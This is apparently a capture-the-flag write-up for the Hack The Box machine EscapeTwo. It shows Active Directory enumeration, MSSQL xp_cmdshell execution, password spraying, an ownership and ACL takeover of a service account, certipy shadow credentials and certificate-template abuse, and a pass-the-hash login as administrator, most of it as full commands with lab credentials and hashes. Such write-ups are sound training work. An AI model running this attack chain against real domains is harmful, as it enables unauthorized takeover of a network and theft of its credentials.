Intro

This is a WINDOWS machine of easy difficulty, named EscapeTwo, lets begin

Machine Information:

```
As is common in real life Windows pentests, you will start this box with credentials
for the following account: rose / KxEPkKe6R8su
```

Tags: #windows #AD #certificates
Tools used:
Bloodhound,
bloodhound-python,
impacket-mssqlclient,
bloodyAD,
impacket-dacledit,

nxc (netexec),
crackmapexec winrm,
certipy-ad
evil-winrm

Reconnaissance

add machine to etc/hosts

```
echo '10.10.11.51 EscapeTwo.htb' | sudo tee -a /etc/hosts
```

Nmap scan

```
nmap EscapeTwo.htb -sV -Pn -T4
```

output

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 18:41 EDT
Nmap scan report for EscapeTwo.htb (10.10.11.51)
Host is up (0.047s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-06
22:42:29Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.20 seconds
```

First, lets understand what each port is associated with what service:

- 53 -> port used for Domain Name Services, or **DNS**. DNS Servers are used to communicate with a web client and translate domain names to IP addresses. Most organizations will utilize DNS to make it easier for the different users to reach devices without needing to memorize IP addresses.
- 88 -> used to give users access to the **Kerberos** authentication protocol. This allows access to privileged network resources using tickets given by the server.
- 135 -> used for Remote Procedure Call or **RPC**. RPC is a Windows service relied upon by many services like AD to allow for remote client-server communications
- 139 -> **SMB** for file and printer sharing over NetBIOS, running over TCP/IP. This setup is typical in older versions of Windows and in various Unix systems, stack-wise, SMB is on top of NetBIOS if you are to imagine it with the OSI model.
- 389 -> Focuses around Lightweight Directory Access Protocol, or **LDAP**. LDAP allows clients to access protected network resources. Port 389 allows an unencrypted connection to LDAP.
- 445 -> **SMB** Server Message Block (SMB) protocol, which allows you to share resources such as files and printers within a network using TCP. Also used for direct SMB communications without the need for NetBIOS (so basically port 139 is SMB with NetBIOS, and port 445 is SMB without NetBIOS)
- 464 -> Similar to port 88, port 464 is used to interact with **Kerberos**. Port 464, however, is specifically used for **password changes** within Microsoft Active Directory (AKA Entra), as Kerberos is the native authentication protocol of Entra.
- 593 -> **RPC** : used when clients need to connect to servers remotely using the RPC Mapper Service
- 636 -> secure **LDAP** (Lightweight Directory Access Protocol) connections. Allows users to interact with LDAP, however it uses an encrypted connection. This encryption is generated by SSL/TLS, so you will often see port 636 as connecting to LDAPS.
- 3268 & 3269 -> also connect to services via **LDAP**, however they are specific to the global catalog. Port 3268 is the unencrypted connection and port 3269 is for encrypted connections.
- 1433 -> **SQL** server default port communication
- 5985 -> **WinRM** , Windows Remote Management over HTTP

Lets group by the ports by their associated service:

🟣 DNS (Domain Name System)

- **53** → Translates domain names to IP addresses for web clients

🔵 Kerberos

- **88** → Standard Kerberos authentication (ticket granting)
- **464** → Used for password changes (e.g., in Active Directory environments)

🟠 RPC (Remote Procedure Call)

- **135** → RPC endpoint mapper (core service for RPC communication)

- **593** → RPC over HTTP (used for remote management scenarios)

🟢 SMB (Server Message Block)

- **139** → SMB over NetBIOS (legacy SMB communication)
- **445** → SMB over TCP (modern direct SMB without NetBIOS)

🟤 LDAP (Lightweight Directory Access Protocol)

- **389** → Standard (unencrypted) LDAP
- **636** → Secure LDAP (LDAPS) over SSL/TLS
- **3268** → Global catalog over LDAP (unencrypted)
- **3269** → Global catalog over LDAPS (encrypted)

🔶 WinRM (Windows Remote Management)

- **5985** → WinRM over HTTP

🔴 SQL Server

- **1433** → Default port for Microsoft SQL Server

We now have to decide which service (port) to target, the one that stands out to me as a more logical starting point is **SMB**, lets continue..

(Few things about NetBIOS and SMB)

I found a reddit comment below that to me makes the relationship between NetBIOS and SMB clear:

- NetBIOS is an API. It gives a generic way for a software program to communicate with another computer on a network, without having to know the details of how the two computers will actually talk to each other.
- NetBIOS is a simple and general purpose networking tool. The NetBIOS API has only simple commands: connect to a computer, send data to a computer, receive data from a computer. It is up to the clients and servers that use the NetBIOS API to decide how to interpret the data they send and receive
- NetBIOS is not a protocol. The NetBIOS API does not specify how two implementations of NetBIOS will actually talk to each other over a network. So for two implementations of NetBIOS to communicate, they have to support a common network protocol. Some common protocols for NetBIOS APIS to use are NetBEUI and NetBIOS-over-TCP.
- SMB is a protocol. It specifies the specific format of the data that computers will send to each other the network.
- SMB is primarily designed for file sharing and printer sharing. It is not intended as a general purpose networking tools

- SMB is not an API. SMB does not specify how a program can actually send an SMB command to another computer. It only specifies the format of the command.

The NetBIOS API and the SMB protocol are generally used together as follows:

- An SMB client will use the NetBIOS API to send an SMB command to an SMB server, and to listen for replies from the SMB server.
- An SMB server will use the NetBIOS API to listen for SMB commands from SMB clients, and to send replies to the SMB client

But there is nothing requiring that NetBIOS and SMB be used together. An SMB client and SMB server could use other APIs too. Likewise, any network client and server could use the NetBIOS API to communicate with each other.

SMB enumeration

According to the machine's description, we are given creds for an account: rose / KxEPkKe6R8su

Lets start enumerating shares with smb client

```
smbclient -U rose -L EscapeTwo.htb
```

we get this output

```
Sharename               Type      Comment
---------               ----      -------
Accounting Department   Disk
ADMIN$                  Disk      Remote Admin
C$                      Disk      Default share
IPC$                    IPC       Remote IPC
NETLOGON                Disk      Logon server share
SYSVOL                  Disk      Logon server share
Users                   Disk
```

by observing the share names, the one that seems different is "Accounting Department", lets check its content's:

```
smbclient -U rose //EscapeTwo.htb/Accounting\ Department
```

```
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024
```

```
6367231 blocks of size 4096. 464430 blocks available
```

hm interesting.. we found 2 xls files, lets download them locally to start inspecting:

```
get accounting_2024.xlsx
get accounts.xlsx
```

inside the accounting_2024.xlsx, i found the creds below for multiple users

```
Angela -> 0fwz7Q4mSpurlt99
0scar -> 86LxLBMgEWaKUnBG
kevin:-> Md9Wlq1E5bZnVDVo
sa -> MSSQLP@ssw0rd!
```

also inside the xls file, according to the user's email addresses, it appears to be related to mssql service (@sequel.htb format, i guess its a hint for mssql service)

valuable info

user sa, is the default administrator account that connects and manages MSSQL databases

add sequel.htb to /etc/hosts

```
echo '10.10.11.51 sequel.htb' | sudo tee -a /etc/hosts
```

Foothold

Now that we have some creds, we can try executing xp_cmdshell:

```
impacket-mssqlclient -port 1433 sequel.htb/sa:'MSSQLP@ssw0rd!'@EscapeTwo.htb
```

aand we are in, now i am about to run 3 commands (one by one), that should allow us to run any command:

```
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
xp_cmdshell "whoami"
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
```

```
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
ERROR(DC01\SQLEXPRESS): Line 1: There is insufficient system memory in resource pool
'internal' to run this query.
SQL (-@master)> RECONFIGURE;
ERROR(DC01\SQLEXPRESS): Line 1: There is insufficient system memory in resource pool
'internal' to run this query.
SQL (sa  dbo@master)> xp_cmdshell "whoami"
ERROR(DC01\SQLEXPRESS): Line 1: There is insufficient system memory in resource pool
'internal' to run this query.
```

After some searching through the directories, i came accross a configuration file (.ini)

```
xp_cmdshell "type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI"
```

and by viewing it, a cleartext pass can be seen, related to the sqlsvc account

```
WqSZAF6CysDQbGb3
```

then i tried logging in with evil-winrm as sql_svc with the pass i found, but no luck...

(ch3ckm8) (table)

(ﾉ°□°)ﾉ ┻┻

So here, we got a pass, but we dont know which username is associated with it, lets do some password spraying to find a list of usernames using netexec tool

```
nxc smb EscapeTwo.htb -u 'rose' -p 'KxEPkKe6R8su' --rid-brute
```

i placed the users on a txt file, and then used crackmapexec for winrm

```
crackmapexec winrm $TAR -u usernames.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success
```

aand we got ourselves a shell! we also see its associated with user **ryan**, so the creds for future reference are:

```
ryan -> WqSZAF6CysDQbGb3
```

lets grab the user flag and move on to the privesc

Also, upon seeing the name ryan, only one thing comes to mind (yeah you thought about it too)

Privesc

Now that we have a user's creds (ryan), we can fire up Bloodhound to get a better picture about user ryan

first add dc01.sequel.htb in /etc/hosts too

```
echo '10.10.11.51 dc01.sequel.htb' | sudo tee -a /etc/hosts
```

then start Bloodhound:

```
sudo neo4j console
sudo bloodhound-python -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 -ns 10.10.11.51 -c
all
```

From the graph, we can see that ryan has **WriteOwner** permission towards user CA_SVC, where CA_SVC is the certificate issuer. So

{ ryan }-----(WriteOwner)----->{ CA_SVC }

That means, that we can set the owner of CA_SVC to ryan!

```
bloodyAD --host '10.10.11.51' -d 'EscapeTwo.htb' -u 'ryan' -p 'WqSZAF6CysDQbGb3' set
owner 'ca_svc' 'ryan'
```

Lets now give ryan full control

```
impacket-dacledit  -action 'write' -rights 'FullControl' -principal 'ryan' -target
'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"
```

We can now obtain shadow creds and the NThash of the ca_svc user:

```
certipy-ad shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account 'ca_svc'
-dc-ip '10.10.11.51'
```

and we got the NThash ca_svc : (which will be usefull later on)

```
3b181b914e7a9d5508ea1e20bc2b7fce
```

Now we can find vulnerable certificate templates, BECAUSE as ryan we are the OWNER of ca_svc which is the certificate issuer/publisher.

```
certipy-ad find -vulnerable -u ryan@sequel.htb -p "WqSZAF6CysDQbGb3" -dc-ip
10.10.11.51
```

From this command, i found this vulnerable cert template: DunderMifflinAuthentication enabled, which allows Domain Admins and Enterprise Admins to request for certificates

So the template **DunderMifflinAuthentication** allows certificate publisher ca_svc (which ryan fully control thanks to above commands) to get a certificate with high privileges using below command: first

```
KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template -k -template
DunderMifflinAuthentication -dc-ip 10.10.11.51 -target dc01.sequel.htb
```

when completed successfully, we can obtain the system's auth ticket via kerberos request using ca_svc user's cred hash:

```
certipy-ad req -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA
-target sequel.htb -dc-ip 10.10.11.51 -template DunderMifflinAuthentication -upn
administrator@sequel.htb -ns 10.10.11.51 -dns 10.10.11.51 -debug
```

This should download the certificate (administrator_10.pfx) locally, and we can now use it to get the Administrator's hash through it

```
certipy-ad auth -pfx administrator_10.pfx  -domain sequel.htb
```

great! this will give us the hash, and by using it we can login and grab the root flag

```
evil-winrm -i EscapeTwo.htb -u administrator -H '7a8d4e04986afa8ed4060f75e5a0b3ff'
```

(table down)
┬┬ノ(º _ ºノ)

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan -> chose **smb** service to focus on
2. **enumerate** smb shares -> found user creds on an xlsx file
3. **correlate** users with associated **service**, found that one user (sa) was related with MSSQL and actually is the default admin account that manages **MSSQL** databases

Foothold

1. connect through **MSSQL** for that admin account (sa), and since it has admin priviledges through specific commands, i found a way to execute any system command

2. by executing **system commands** as the MSSQL admin, i inspected the directories and came accross a configuration (.INI) file, which contained **cleartext** pass for a AD service account! the account was sql_svc and its clear that it is an SQL server service account.
3. tried to login to host with sql_svc account and the pass i found but no luck, then did some **password spraying** and found that this pass was related to another account, **ryan**
4. logged in via evil-winrm to host using on user **ryan**, and grabbed the user flag.

Privesc


1. now that we got foothold, as a user (ryan) we inspect the **permissions** that user ryan has over other users,i found that he has writeowner permission on user **CA_SVC**, which means that ryan can set an owner for the CA_SVC account, ALSO! -> CA_SVC is a service account that acts as **certificate issuer**.
2. so since we control user ryan, but we dont yet control user CA_SVC, according to ryan's available permissions we **set** ryan (the user we have access) as owner of CA_SVC.
3. then because ryan is now CA_SVC owner we can **find vulnerable certificates**
4. after finding vulnerable certificate, we can use the certificate publisher (CA_SVC) so ryan, to get a **cert with high privileges**
5. then we can **obtain the system authentication ticket** via kerberos request using ca_svc nt hash we obtained earlier
6. from the previous step, we get the **administrator certificate** (system) (.pfx file) and from that we can obtain the nt hash of administrator
7. using administrator's nt hash we login via evil-winrm to the host and grab the root flag!

Sidenotes

This was definetely not an "Easy" machine... obviously due to the privesc part..
Despite the difficulty mismatch, the privesc part was interesting and is worth a place among my notes.

You might have noticed the absence of your favorite narrator, that's because his request for a huge raise upon seeing the popularity of my previous writeup was rejected.. he will return eventually in the following writeups for the clout (and for my sense humour)

WARNING! pwn badge flexing below:
https://www.hackthebox.com/achievement/machine/284567/642



EscapeTwo has been Pwned!

Congratulations **ch3ckm8**, best of luck in capturing flags ahead!

#6465	07 Apr 2025	30
MACHINE RANK	PWN DATE	POINTS EARNED

OK SHARE

Here is your reward for reaching that far (its not what you think)
https://www.youtube.com/watch?v=xvFZjo5PgG0